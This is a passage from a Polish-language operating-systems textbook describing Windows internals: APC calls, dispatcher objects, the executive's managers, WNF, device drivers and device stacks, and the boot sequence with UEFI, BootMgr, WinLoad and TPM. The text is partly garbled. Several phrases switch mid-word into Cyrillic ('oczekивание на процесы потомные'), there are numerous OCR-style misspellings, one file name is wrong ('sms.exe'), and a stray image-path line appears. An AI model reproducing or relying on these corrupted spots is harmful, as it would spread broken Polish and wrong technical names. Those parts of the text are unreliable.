Warstwa wykonawcza korzysta z wywołań APC także dla działań innych niż kończące się operacje wejścia-wyjścia. Ponieważ mechanizm APC zaprojektowano z myślą o dostarczaniu wywołań tylko wtedy, gdy jest to bezpieczne, za ich pomocą można bezpiecznie kończyć pracę wątków. Jeśli okaże się, że wybrano zły moment na zakończenie wątku, wątek sam zadeklaruje, że wchodzi w obszar krytyczny, i odłoży dostarczenie wywołania APC do czasu opuszczenia tego obszaru. Wątki jądra wchodzą do obszarów krytycznych (uniemożliwiających przyjmowanie wywołań APC) bezpośrednio przed nałożeniem blokad lub zajęciem innych zasobów, zatem nie mogą być przerywane do czasu ich zwolnienia.

Obiekty dyspozytora

Innym typem obiektu synchronizującego jest tzw. *obiekt dyspozytora*. Do obiektów dyspozytora zalicza się wszystkie zwykłe obiekty trybu jądra (czyli obiekty, do których można się odwoływać za pośrednictwem uchwytów), zawierające strukturę danych *dispatcher_header* (patrz rysunek 11.6). Zbiór obiektów dyspozytora obejmuje semafory, muteksy, zdarzenia, liczniki czasowe z funkcją oczekiwania i inne obiekty umożliwiające wątkom oczekивание w związku z synchronizacją z innymi wątkami. Do obiektów dyspozytora zalicza się też obiekty reprezentujące otwarte pliki, procesy, wątki i porty IPC. Struktura danych *dispatcher_header* zawiera flagę reprezentującą sygnalizowany stan obiektu oraz kolejkę wątków oczekujących na sygnał danego obiektu.



Rysunek 11.6. Struktura danych *dispatcher_header* umieszczana w wielu obiektach wykonawczych (obiektach dyspozytora)

Proste mechanizmy synchronizujące, jak semafory, są naturalnymi kandydatami na obiekty dyspozytora. Obiekty dyspozytora są wykorzystywane także przez liczniki czasowe, pliki, porty, wątki i procesy w roli mechanizmu powiadomień. W momencie aktywacji licznika czasowego, zakończenia operacji wejścia-wyjścia na pliku, pojawiienia się danych dostępnych na porcie albo zakończenia jakiegoś wątku lub procesu odpowiedni obiekt dyspozytora otrzymuje sygnał powodujący obudzenie wszystkich wątków czekających na to zdarzenie.

Ponieważ system Windows wykorzystuje jeden, zunifikowany mechanizm synchronizacji z obiektami trybu jądra, do implementacji oczekiwania na pewne zdarzenia nie jest konieczne stosowanie wyspecjalizowanych API (np. znanego z systemu UNIX wywołania `wait3`, które umożliwia oczekивание на процесы потомные). Wątki często muszą jednocześnie oczekивать на wiele zdarzeń. W systemie UNIX proces może użyć wywołania systemowego `select`, aby zasygnalizować swoje oczekiwanie na dostępność danych w jednym z 64 gniazd sieciowych. W systemie Windows istnieje podobne wywołanie `WaitForMultipleObjects`, które jednak umożliwia wątkom oczekiwanie na dowolne rodzaje obiektów dyspozytora — warunkiem jest dysponowanie uchwytnymi tych obiektów. Za pomocą wywołania `WaitForMultipleObjects` można wskazać 64 uchwyty oraz opcjonalne wartości limitów czasowych. Wątek jest gotowy do działania za każdym razem, gdy zostanie zasygnalizowane któreś ze zdarzeń skojarzonych z tymi uchwytnymi lub gdy wyczerpie się ewentualny limit czasowy.

W rzeczywistości istnieją dwie różne procedury wykorzystywane przez jądro do wprowadzania wątków w stan oczekiwania na gotowość wykonywania obiektu dyspozytora. Wysłanie sygnału do *obiektu powiadomienia* przywraca możliwość wykonywania wszystkich oczekujących wątków (przenosząc je w stan wykonywalny). *Obiekty synchronizacji* aktywują tylko pierwsze oczekujące wątki i są stosowane dla obiektów dyspozytora implementujących proste mechanizmy blokowania, np. muteksy. Kiedy wykonywanie wątku oczekującego na blokadę jest wznowiane, pierwszym działaniem tego wątku jest próba ponownego nałożenia blokady. Jeśli taką blokadą może jednocześnie dysponować tylko jeden wątek, wszystkie pozostałe aktywowane wątki mogą natychmiast powrócić do stanu uspnięcia (w oczekiwaniu na możliwość zablokowania zasobu), co prowadzi do wielu niepotrzebnych operacji przełączania kontekstu. O trybie stosowania obiektów dyspozytora decyduje flaga synchronizacji/powiadomień w ramach struktury `dispatcher_header`.

Warto przy tej okazji wspomnieć, że w kodzie systemu Windows muteksy określa się mianem „mutantów”, ponieważ w przeszłości musiały implementować semantykę obowiązującą w systemie OS/2, zgodnie z którą nie były automatycznie odblokowywane w razie rezygnacji wątków dysponujących tymi muteksami. Tak działające muteksy Cutler nazywał mutantami, ponieważ wspomniane działanie wydawało mu się dziwaczne.

Warstwa wykonawcza

Jak widać na rysunku 11.4, pod warstwą jądra NTOS znajduje się *warstwa wykonawcza* (ang. *executive*). Warstwa wykonawcza, którą napisano w języku C, jest w dużej mierze niezależna od architektury (jednym z najważniejszych wyjątków jest menedżer pamięci), zatem jej przenoszenie na nowe platformy sprzętowe (MIPS, x86, PowerPC, Alpha, IA64, x64 i ARM) nie było zbyt trudne. Warstwa wykonawcza składa się z wielu różnych komponentów, z których każdy korzysta z abstrakcji udostępnianej przez warstwę jądra.

Każdy komponent jest podzielony na wewnętrzne i zewnętrzne struktury danych oraz interfejsy. Wewnętrzne elementy tych komponentów są ukryte i wykorzystywane tylko w ramach samych komponentów; elementy zewnętrzne są dostępne dla pozostałych komponentów wchodzących w skład warstwy wykonawczej. Pewien podzbior interfejsów zewnętrznych wyekspor-

towano z pliku wykonywalnego *ntoskrnl.exe*, dzięki czemu sterowniki urządzeń mogą łączyć się z tymi interfejsami zupełnie tak, jakby warstwa wykonawcza miała postać biblioteki. Programiści firmy Microsoft zdecydowali się nazwać wiele tych komponentów wykonawczych „menedżerami”, ponieważ każdy z nich odpowiada za zarządzanie pewnym aspektem usług systemu operacyjnego, jak operacje wejścia-wyjścia, pamięcią, procesami czy obiektami.

Jak w przypadku większości systemów operacyjnych, istotna część funkcji warstwy wykonawczej systemu Windows przypomina kod biblioteki z tą różnicą, że działa w trybie jądra. Struktury danych tej warstwy mogą być współdzielone i chronione przed dostępem z poziomu kodu użytkownika, dzięki czemu warstwa ta może uzyskiwać dostęp do zastrzeżonych elementów sprzętu, np. do rejestrów kontrolnych jednostki MMU. Z drugiej strony działanie warstwy wykonawczej sprowadza się do wykonywania funkcji systemu operacyjnego w imieniu kodu wywołującego, zatem jej mechanizmy wykonują swój kod w wątkach procesu wywołującego.

Kiedy któraś z funkcji warstwy wykonawczej jest zablokowana w oczekiwaniu na synchronizację z innymi wątkami, także odpowiedni wątek trybu użytkownika jest blokowany. Takie rozwiązanie jest logiczne, skoro funkcje warstwy wykonawczej działają w imieniu konkretnych wątków trybu użytkownika, ale też może być nieefektywne w przypadku typowych zadań związanych z utrzymaniem systemu. Aby uniknąć przechwytywania bieżącego procesu w razie odkrycia przez warstwę wykonawczą konieczności podjęcia działań porządkowych, podczas uruchamiania systemu tworzy się pewną liczbę wątków trybu jądra odpowiedzialnych za konkretne zadania, np. zapisywanie na dysku zmodyfikowanych stron pamięci.

Dla przewidywalnych, rzadko wykonywanych zadań istnieje wątek aktywowany raz na sekundę i dysponujący długą listą aspektów wymagających obsługi. Dla mniej przewidywalnych zadań istnieje specjalna, wspominana już pula wątków roboczych o wysokim priorytecie, które można wykorzystywać — wystarczy umieścić żądania w kolejce i zasygnalizować oczekiwane przez te wątki zdarzenia synchronizacyjne.

Menedżer obiektów zarządza większością interesujących obiektów trybu jądra wykorzystywanych w warstwie wykonawczej. Menedżer obiektów zarządza więc procesami, wątkami, plikami, semaforami, urządzeniami wejścia-wyjścia, sterownikami, licznikami czasowymi i wieloma innymi obiektami. Jak już wspomniano, obiekty trybu jądra są w istocie strukturami danych alokowanymi i wykorzystywany przez jądro. W systemie Windows struktury danych jądra mają wiele cech wspólnych i jako takie w większości mogą być łatwo zarządzane za pomocą zunifikowanych mechanizmów.

Mechanizmy oferowane przez menedżera obiektów obejmują funkcje związane z przydzielaniem i zwalnianiem pamięci dla obiektów, zarządzaniem limitami, obsługą dostępu do obiektów z wykorzystaniem uchwytów, utrzymywaniem liczników odwołań (zarówno dla wskaźników trybu jądra, jak i referencji w formie uchwytów), nadawaniem obiektom nazw w przestrzeni nazw NT oraz udostępnianiem rozszerzalnego mechanizmu zarządzania cyklem życia poszczególnych obiektów. Struktury danych jądra, które potrzebują choć części tych rozwiązań, są zarządzane właśnie przez menedżera obiektów.

Każdy obiekt menedżera obiektów może mieć przypisany typ, na którego podstawie można określić, jak należy zarządzać cyklem życia tego obiektu (i innych obiektów tego samego typu). Nie są to typy w rozumieniu programowania obiektowego (odpowiedniki klas), tylko zwykłe kolekcje parametrów określanych w momencie tworzenia nowego typu. Aby utworzyć taki typ, komponent wykonawczy musi skorzystać z odpowiedniego wywołania interfejsu API menedżera obiektów. Obiekty są na tyle ważne dla funkcjonowania systemu Windows, że zagadnieniom związanym z menedżerem obiektów poświęcimy cały punkt tego podrozdziału.

Menedżer wejścia-wyjścia udostępnia framework dla implementacji sterowników urządzeń wejścia-wyjścia oraz liczne usługi wykonawcze umożliwiające konfigurowanie, uzyskiwanie dostępu i wykonywanie rozmaitych operacji na urządzeniach. W systemie Windows sterowniki urządzeń nie tylko zarządzają urządzeniami fizycznymi, ale też decydują o rozszerzalności systemu operacyjnego. Wiele funkcji komplikowanych w ramach jądra innych systemów jest dynamicznie ładowanych i łączonych przez jądro systemu Windows — takie rozwiązanie stosuje się np. dla stosów protokołów sieciowych oraz systemów plików.

Ostatnie wersje systemu Windows dużo skuteczniej obsługują sterowniki urządzeń działające w trybie użytkownika — właśnie ten model jest zalecany dla nowych sterowników urządzeń. Istnieją setki tysięcy różnych sterowników urządzeń dla systemu Windows Vista, które współpracują z ponad milionem różnych urządzeń. Same sterowniki stanowią więc ogromną bazę kodu, od której oczekuje się prawidłowego działania. W razie błędu uniemożliwiającego dostępu do danego urządzenia przerwanie procesu trybu użytkownika jest lepszym rozwiązaniem niż awaria całego systemu. Błędy w sterownikach urządzeń trybu jądra są najczęstszą przyczyną przerażających *niebieskich ekranów śmierci* (ang. *Blue Screen Of Death — BSOD*) wyświetlanym wskutek wykrywanych przez system Windows krytycznych błędów w trybie jądra i oznaczających konieczność ponownego uruchomienia systemu. Ekrany BSOD można więc porównać do paniki jądra znanej z systemów UNIX.

Krótko mówiąc, firma Microsoft od niedawna oficjalnie potwierdza to, co twórcy takich mikrojąder jak MINIX 3 czy L4 wiedzą od lat — im więcej kodu wchodzi w skład jądra, tym więcej błędów występuje w tym jądrze. Ponieważ sterowniki urządzeń stanowią blisko 70% kodu jądra, więcej sterowników przeniesionych do trybu użytkownika, gdzie ewentualny błąd powoduje tylko przerwanie działania jednego sterownika (zamiast całego systemu), oznacza większą stabilność systemu operacyjnego. Wydaje się, że w najbliższych latach tendencja do przenoszenia kodu z jądra do procesów trybu użytkownika będzie się umacniała.

Menedżer wejścia-wyjścia obejmuje też mechanizmy technologii plug and play oraz rozwiązania w zakresie zarządzania zasilaniem. Mechanizm plug and play stosuje się w razie wykrycia nowych urządzeń w systemie. O każdym takim zdarzeniu w pierwszej kolejności jest powiadomiany *podkomponent plug and play*, który współpracuje z usługą menedżera plug and play trybu użytkownika, odpowiedzialną za odnajdywanie i ładowanie do systemu odpowiednich sterowników urządzeń. Poszukiwanie właściwych sterowników urządzeń nie zawsze jest łatwe — wymaga czasem stosowania wyszukanych technik dopasowywania konkretnych wersji fizycznych urządzeń do określonych wersji sterowników. Zdarza się, że pojedynczy sterownik udostępnia standardowy interfejs obsługiwany przez wiele różnych sterowników tworzonych przez różnych producentów.

Wejście-wyjście omówimy bardziej szczegółowo w podrozdziale 11.7, natomiast najważniejszy system plików w Windows — NTFS — w podrozdziale 11.8.

Zarządzanie zasilaniem ma na celu ograniczanie ilości wykorzystywanej energii elektrycznej w czasie i w obszarach, w których jest to możliwe. W ten sposób można wydłużać czas życia baterii notebooków lub oszczędzać energię wykorzystywaną przez komputery biurkowe i serwery. Właściwe zarządzanie pamięcią jest sporym wyzwaniem z uwagi na rozmaite zależności łączące urządzenia i magistrale pośredniczące w dostępie do procesora i pamięci. Na zużycie energii nie wpływa tylko to, które urządzenia są włączone, ale też takie elementy jak częstotliwość taktowania zegara procesora (także kontrolowana przez menedżer zasilania). Zagadnienia zarządzania energią omówimy szczegółowo w podrozdziale 11.9.

Menedżer procesów odpowiada za operacje tworzenia i zamknięcia procesów oraz wątków, w tym za wyznaczanie i stosowanie strategii i parametrów rządzących tymi działańami. Warto

przy tej okazji wspomnieć o tym, że za zarządzanie operacyjnymi aspektami funkcjonowania wątków odpowiada warstwa jądra, która szereguje i synchronizuje wątki oraz zarządza ich interakcją z obiektami kontrolnymi (np. wywołaniami APC). Procesy zawierają wątki, przestrzeń adresową i tablicę uchwytów, za których pośrednictwem mogą się odwoływać do obiektów trybu jądra. Procesy dysponują też informacjami potrzebnymi mechanizmowi szeregującemu do łączenia pomiędzy przestrzeniami adresowymi i zarządzania danymi o sprzeście związanymi z poszczególnymi procesami (np. deskryptorami segmentów). Zagadnienia związane z zarządzaniem procesami i wątkami szczegółowo omówimy w podrozdziale 11.4.

Menedżer pamięci warstwy wykonawczej implementuje architekturę pamięci wirtualnej ze stronicowaniem na żądanie. Właśnie menedżer pamięci odpowiada za odwzorowywanie stron wirtualnych na ramki stron fizycznych, za zarządzanie dostępnymi ramkami fizycznymi oraz za zarządzanie plikiem stron na dysku (wykorzystywanym do składowania kopii stron wirtualnych, które nie muszą znajdować się w pamięci głównej). Menedżer pamięci oferuje też specjalne mechanizmy dla wielkich aplikacji serwerowych, jak bazy danych, oraz komponentów wykonawczych języków programowania, jak mechanizmy odzyskiwania pamięci. Do kwestii zarządzania pamięcią wróćmy w dalszej części tego rozdziału, w podrozdziale 11.5.

Menedżer pamięci podrzecznej podnosi wydajność operacji wejścia-wyjścia na systemie plików poprzez utrzymywanie w wirtualnej przestrzeni adresowej jądra pamięci podrzecznej stron systemu plików. Menedżer pamięci podrzecznej wykorzystuje mechanizm pamięci adresowanej wirtualnie, gdzie strony pamięci podrzecznej organizuje się według położenia w odpowiednich plikach. Ten model różni się od pamięci podrzecznej bloków fizycznych stosowanej w systemie UNIX, gdzie system utrzymuje pamięć podrzęczną fizycznie adresowanych bloków surowego woluminu dyskowego.

Zarządzanie pamięcią podrzęczną zaimplementowano z wykorzystaniem techniki odwzorowywania plików w pamięci. W praktyce za składowanie danych w pamięci podrzecznej odpowiada menedżer pamięci. Do menedżera pamięci podrzecznej należą decyzje, które części poszczególnych plików należy umieszczać w pamięci podrzecznej, dbanie o terminowe zapisywane na dysku danych z pamięci podrzecznej oraz zarządzanie adresami wirtualnymi jądra potrzebnymi do odwzorowywania stron plików reprezentowanych w pamięci podrzecznej. Jeśli jakaś strona jest potrzebna do operacji wejścia-wyjścia na pliku, ale nie jest dostępna w pamięci podrzecznej, występuje tzw. błąd strony związany z funkcjonowaniem menedżera pamięci. Działanie menedżera pamięci podrzecznej zostanie omówione bardziej szczegółowo w podrozdziale 11.6.

Monitor kontroli bezpieczeństwa odwołań (ang. *security reference monitor*) obejmuje dość wyszukane mechanizmy zabezpieczeń systemu Windows z obsługą międzynarodowych standardów bezpieczeństwa systemów komputerowych określanych mianem *Common Criteria* i sporządzonych na podstawie tzw. Pomarańczowej księgi (ang. Orange Book) Departamentu Obrony Stanów Zjednoczonych. Wspomniane standardy definiują ogromną liczbę warunków, które musi spełniać system zgodny z tymi standardami, jak uwierzytelnione logowanie, możliwość przeprowadzania audytów, zerowanie alokowanej pamięci i wiele innych. Jedna z tych reguł nakłada na system obowiązek implementacji wszystkich operacji sprawdzania praw dostępu w jednym module systemu. W systemie Windows tę funkcję pełni właśnie monitor kontroli bezpieczeństwa odwołań, który wchodzi w skład jądra tego systemu. Bardziej szczegółowo omówimy ten podsystem bezpieczeństwa w podrozdziale 11.10.

Warstwa wykonawcza zawiera też wiele innych komponentów, którym warto poświęcić trochę uwagi jeszcze w tym podpunkcie. *Menedżer konfiguracji* jest komponentem wykonawczym implementującym rejestr (opisany we wcześniejszej części tego rozdziału). Rejestr zawiera dane konfiguracyjne systemu składowane w plikach systemu plików, tzw. *gałęziach*. Najważniejszą gałęzią jest *SYSTEM* — jej zawartość jest ładowana do pamięci w czasie uruchamiania systemu.

Dopiero po zainicjalizowaniu najważniejszych komponentów warstwy wykonawczej (w tym sterowników wejścia-wyjścia potrzebnych do komunikacji z dyskiem systemowym) składowana w pamięci kopia tej gałęzi jest ponownie kojarzona z odpowiednią kopią w systemie plików. Oznacza to, że jeśli podczas uruchamiania systemu stanie się coś niedobrego, kopia składowana na dysku najprawdopodobniej nie zostanie uszkodzona.

Komponent lokalnych wywołań procedur (LPC) udostępnia mechanizmy efektywnej komunikacji międzyprocesowej wykorzystywane przez procesy działające w tym samym systemie. To jeden ze sposobów przesyłania danych stosowanych przez standardowy mechanizm *zdalnego wywoływania procedur* (ang. *Remote-Procedure Calls — RPC*) do implementacji architektur typu klient-serwer. Mechanizm RPC dodatkowo wykorzystuje potoki nazwane i protokół TCP/IP.

W systemie Windows 8 znacznie rozszerzono komponent **LPC** (nazywany teraz **ALPC**, od ang. *Advanced LPC*). Komponent wywołań LPC był jednym z najważniejszych elementów oryginalnego projektu systemu NT, ponieważ był wykorzystywany przez warstwę podsystemu do implementacji komunikacji pomiędzy procedurami namiastek biblioteki (wykonywanych w każdym procesie) a procesem podsystemu implementującym określona osobowość systemu operacyjnego, np. Win32 lub POSIX.

W systemie Windows 8 zaimplementowano usługę publikowania-subskrypcji o nazwie **WNF** (ang. *Windows Notification Facility*). Powiadomienia WNF bazują na zmianach w egzemplarzu danych o stanie WNF. Wydawca deklaruje egzemplarz danych o stanie (do 4 KB) i informuje system operacyjny o tym, jak długo ten powinien go utrzymywać (np. aż do następnego uruchomienia komputera lub na stałe). Wydawca atomowo aktualizuje stan według potrzeb. Subskrybenci mogą uruchomić kod zawsze wtedy, gdy wydawca zmodyfikuje egzemplarz danych o stanie. Ponieważ egzemplarze stanu WNF zawierają stałą ilość wstępnie przydzielonych danych, nie ma kolejek danych, tak jak w mechanizmach IPC bazujących na komunikatach, a co za tym idzie, nie ma żadnych problemów związanych z zarządzaniem zasobami. Subskrybenci mają zagwarantowany jedynie dostęp do najnowszej wersji egzemplarza stanu.

To podejście bazujące na stanach daje mechanizmowi WNF istotną przewagę nad innymi mechanizmami IPC: wydawcy są oddzieleni od subskrybentów, dzięki czemu można ich uruchamiać i zatrzymywać niezależnie od siebie. Wydawcy nie muszą uruchamiać się w czasie rozruchu systemu tylko po to, żeby zainicjować ich egzemplarze danych o stanie, ponieważ te informacje mogą być na trwałe przechowywane przez system operacyjny. Subskrybentów zazwyczaj nie muszą interesować wcześniejsze wartości egzemplarzy danych o stanie, ponieważ wszystko, co powinni wiedzieć o historii stanu, jest zapisane w bieżącym egzemplarzu stanu. W tych sytuacjach, w których wcześniejszych informacji o stanie nie da się racjonalnie zapisać w stanie bieżącym, stan bieżący może dostarczyć metadanych do zarządzania wcześniejszymi stanami — np. w pliku lub w utrwalonej sekcji obiektu wykorzystywanej jako bufor cykliczny. WNF stanowi część natywnych interfejsów API NT i nie jest (jeszcze) udostępniony za pośrednictwem interfejsów Win32. Mechanizm ten jest jednak szeroko stosowany wewnętrz systemu do implementacji interfejsów API Win32 i WinRT.

W systemie Windows NT 4.0 większość kodu związanego z interfejsem graficznym Win32 przeniesiono do jądra, ponieważ ówczesny sprzęt nie oferował mocy obliczeniowej gwarantującej niezbędną wydajność. Wcześniej odpowiedni kod znajdował się w procesie podsystemu *cssrss.exe*, który implementował interfejsy Win32. Kod graficznego interfejsu użytkownika umieszczono w specjalnym sterowniku jądra nazwanym *win32k.sys*. Takie rozwiązanie w założeniu miało podnieść wydajność podsystemu Win32 wskutek braku konieczności przechodzenia pomiędzy trybem jądra a trybem użytkownika i przełączania przestrzeni adresowych na potrzeby implementacji komunikacji LPC. Te założenia okazały się jednak zbyt optymistyczne z uwagi na restryk-

cyjne wymagania stawiane przed kodem wchodząącym w skład jądra i opóźnienia powodowane przez przesunięcia w trybie jądra. Koszty czasowe tych działań pochłonęły część czasu zyskanego dzięki wyeliminowaniu kosztów przełączania.

Sterowniki urządzeń


Ostatnia część rysunku 11.4 zawiera *sterowniki urządzeń* (ang. *device drivers*). W systemie Windows sterowniki urządzeń mają postać bibliotek dołączanych dynamicznie, które są ładowane przez podwarstwę wykonawczą warstwy NTOS. Mimo że sterowniki wykorzystuje się przede wszystkim do obsługi konkretnych urządzeń sprzętowych (urządzeń fizycznych i magistral wejścia-wyjścia), mechanizm sterowników jest używany także w roli uniwersalnej metody rozszerzania możliwości trybu jądra. Jak już wspomniano, znaczna część podsystemu Win32 jest ładowana właśnie w formie sterownika.

Dla każdego urządzenia menedżer wejścia-wyjścia wyznacza ścieżkę przepływu danych (patrz rysunek 11.7). Wspomniana ścieżka bywa określana mianem *stosu urządzenia* (ang. *device stack*) i składa się z prywatnych kopii obiektów urządzeń jądra alokowanych na potrzeby tej ścieżki. Każdy obiekt urządzenia wchodzący w skład tego stosu jest połączony z odpowiednim obiektem sterownika, który z kolei zawiera tablicę procedur obsługujących pakiety żądań wejścia-wyjścia przechodzące przez stos urządzenia. W pewnych przypadkach urządzenia na tym stosie reprezentują sterowniki, których jedynym zadaniem jest *filtrowanie* operacji wejścia-wyjścia kierowanych do konkretnego urządzenia, magistrali lub sterownika sieciowego. Technikę filtrowania stosuje się z kilku powodów. Czasem wstępne lub końcowe przetwarzanie operacji wejścia-wyjścia pozwala tworzyć bardziej przejrzyste architektury; w innych przypadkach jest raczej przejawem pragmatyzmu, kiedy filtrowaniem można obejść problem braku kodu źródłowego sterownika lub praw do jego modyfikacji. Filtry mogą też implementować zupełnie nowe funkcje, np. przekształcać dyski w partycje lub dyski składające się na macierz RAID w pojedyncze woluminy.

Systemy plików są ładowane w formie sterowników. Dla każdego woluminu systemu plików tworzy się obiekt urządzenia, który wchodzi w skład stosu urządzenia skojarzonego z tym woluminem. Obiekt urządzenia jest z kolei wiązany z obiektem sterownika systemu plików (właściwego formatowi danego woluminu). Specjalne sterowniki filtrów, nazywane *sterownikami filtrów systemu plików* (ang. *file system filter drivers*), mogą umieszczać obiekty urządzeń przed obiektem urządzenia systemu plików. Takie rozwiązanie umożliwia wykonywanie na żądaniach wejścia-wyjścia dodatkowych operacji przed ich przekazaniem do woluminu (np. analizy odczytywanych i zapisywanych danych pod kątem zawierania wirusów).

Także protokoły sieciowe (np. zintegrowana z systemem Windows implementacja IPv4/IPv6 TCP/IP) są ładowane jako sterowniki z wykorzystaniem opisanego modelu wejścia-wyjścia. Dla zapewnienia zgodności ze starszymi systemami Windows na bazie MS-DOS-a sterownik protokołu TCP/IP implementuje specjalny protokół komunikacji z interfejsami sieciowymi ponad modelem wejścia-wyjścia systemu Windows. Istnieją też inne sterowniki implementujące podobne rozwiązania — w systemie Windows określa się je mianem *miniportów* (ang. *miniports*). Wspólne mechanizmy umieszcza się w tzw. *sterowniku klasy*; np. wspólne funkcje dysków SCSI lub IDE bądź urządzeń USB mogą być obsługiwane przez jeden sterownik klasy, który łączy się ze sterownikami miniportów dla poszczególnych typów urządzeń.

W tym rozdziale nie będziemy omawiać sterowników żadnych konkretnych urządzeń, ale w podrozdziale 11.7 wrócimy do tematu współpracy menedżera wejścia-wyjścia ze sterownikami.



Rysunek 11.7. Uproszczony schemat stosów urządzeń dla dwóch woluminów systemu plików NTFS. Pakiet żądań wejścia-wyjścia jest przekazywany w dół stosu. Właściwe procedury powiązanych sterowników są wywoływanie na każdym poziomie tego stosu. Same stopy urządzeń składają się z obiektów urządzeń tworzonych osobno dla każdego takiego stosu

11.3.2. Uruchamianie systemu Windows

Przygotowanie systemu operacyjnego do działania wymaga wykonania wielu kroków. Kiedy użytkownik włącza komputer, sprzęt inicjalizuje procesor, po czym przystępuje do wykonywania programu umieszczonego w pamięci. Na tym etapie jedynym dostępnym kodem jest jednak to, co producent komputera umieścił (i być może później zaktualizował sam użytkownik w wyniku tzw. *fleszowania* — ang. *flashing*) w nieulotnej pamięci CMOS. Ponieważ to oprogramowanie jest na stałe przechowywane w pamięci i rzadko aktualizowane, określa się je jako *firmware* (dosł. oprogramowanie trwałe). Firmware jest ładowany do komputera przez producenta komputera lub producenta płyty głównej. Historycznie rolę oprogramowania firmware komputerów PC odgrywał program o nazwie **BIOS** (ang. *Basic Input/Output System*), ale w większości nowych komputerów stosowany jest program **UEFI** (ang. *Unified Extensible Firmware Interface*). UEFI ma przewagę nad BIOS, ponieważ obsługuje nowoczesny sprzęt, zapewnia bardziej modularną i niezależną od procesora architekturę oraz wspiera model rozszerzeń, który ułatwia rozruch przez sieć, konfigurowanie nowych maszyn i uruchamianie procedur diagnostycznych.

Głównym celem oprogramowania firmware komputera jest uruchomienie systemu operacyjnego. W tym celu najpierw ładowane są małe programy startowe znalezione na początku partycji napędu dyskowego. Programy startowe „wiedzą”, jak odczytać z woluminu systemu plików informacje niezbędne do odnalezienia w katalogu głównym programu *BootMgr* systemu Windows. Sam program *BootMgr* określa, czy dany system był hibernowany lub wprowadzony w stan uśpienia (są to specjalne tryby oszczędzania energii umożliwiające ponowne włączanie systemu bez konieczności przechodzenia całej procedury uruchamiania). Jeśli tak, *BootMgr* ładuje i wyko-

nuje program *WinResume.exe*. W przeciwnym razie ładuje i wykonuje program *WinLoad.exe*, który od nowa uruchamia system operacyjny. *WinLoad* ładuje do pamięci następujące komponenty startowe systemu: warstwę jądra i warstwę wykonawczą (zwykle w pliku *ntoskrnl.exe*), warstwę HAL (*hal.dll*), plik zawierający gałąź *SYSTEM*, sterownik *Win32k.sys* zawierający części podsystemu Win32 pracujące w trybie jądra oraz obrazy wszystkich sterowników wskazanych w gałęzi *SYSTEM* jako sterowniki startowe (czyli takie, które należy załadować podczas uruchamiania systemu). Jeśli w systemie włączono obsługę programu Hyper-V, *WinLoad* ładuje również i uruchamia program hipernadzorczy.

Po załadowaniu do pamięci komponentów startowych systemu Windows sterowanie jest przekazywane do niskopoziomowego kodu NTOS, który odpowiada za inicjalizację warstwy HAL, warstw jądra i wykonawczej, nawiązanie połączenia z obrazami sterowników oraz za uzyskanie dostępu i (lub) aktualizację danych konfiguracyjnych zawartych w gałęzi *SYSTEM*. Po zainicjalizowaniu wszystkich komponentów trybu jądra kod NTOS wykorzystuje program *sms.exe* (swoisty odpowiednik znanego z systemów UNIX pliku */etc/init*) do utworzenia pierwszego procesu trybu użytkownika.

Najnowsze wersje systemu Windows zapewniają wsparcie dla poprawy bezpieczeństwa systemu w czasie startu. Wiele nowszych komputerów PC jest wyposażonych w moduł **TPM** (ang. *Trusted Platform Module*) — układ na płycie głównej, który jest bezpiecznym procesorem usług kryptograficznych chroniącym takie tajemnice jak klucze potrzebne do szyfrowania lub odszyfrowywania. Moduł TPM systemu może służyć do ochrony kluczy, takich jak te używane przez funkcję BitLocker do szyfrowania dysku. Chronione klucze nie są ujawniane do systemu operacyjnego do czasu, aż moduł TPM zweryfikuje, że napastnik ich nie modyfikował. Może również dostarczać innych funkcji kryptograficznych — np. sprawdzać systemy zdalne pod kątem tego, czy system operacyjny w lokalnym systemie nie został naruszony.

Programy startowe systemu Windows obejmują logikę umożliwiającą radzenie sobie z typowymi problemami napotykanyimi przez użytkowników w razie niepowodzenia procesu uruchamiania. Zdarza się, że instalacja niewłaściwego sterownika urządzenia lub nieprzemyślane użycie jakiegoś programu (np. uszkodzenie gałęzi *SYSTEM* za pomocą programu *regedit*) uniemożliwia normalne uruchomienie systemu. Okazuje się, że istnieje możliwość ignorowania ostatnich zmian i uruchomienia systemu w *ostatniej znanej dobrej konfiguracji*. Istnieją też takie rozwiązania startowe jak bezpieczne uruchamianie z pominięciem wielu opcjonalnych sterowników oraz konsola odzyskiwania uruchamiająca okno wiersza poleceń *cmd.exe* (przypominające trochę tryb jednego użytkownika systemu UNIX).

Innym typowym problemem (z perspektywy użytkowników) jest występująca od czasu do czasu niestabilność systemu operacyjnego Windows z pozornie losowymi awariami zarówno samego systemu, jak i aplikacji. Dane gromadzone przez program On-line Crash Analysis firmy Microsoft jasno pokazują, że znaczna część tych awarii wynika z błędów pamięci fizycznej — właśnie dlatego system Windows Vista oferuje opcję szczegółowej analizy pamięci podczas uruchamiania. Być może w przyszłości komputery PC będą powszechnie obsługiwały funkcję korekcji ECC (lub parzystości) pamięci; na razie jednak większość komputerów biurkowych i notebooków jest narażona na choćby jednabitowe błędy wśród miliardów bitów pamięci.

11.3.3. Implementacja menedżera obiektów

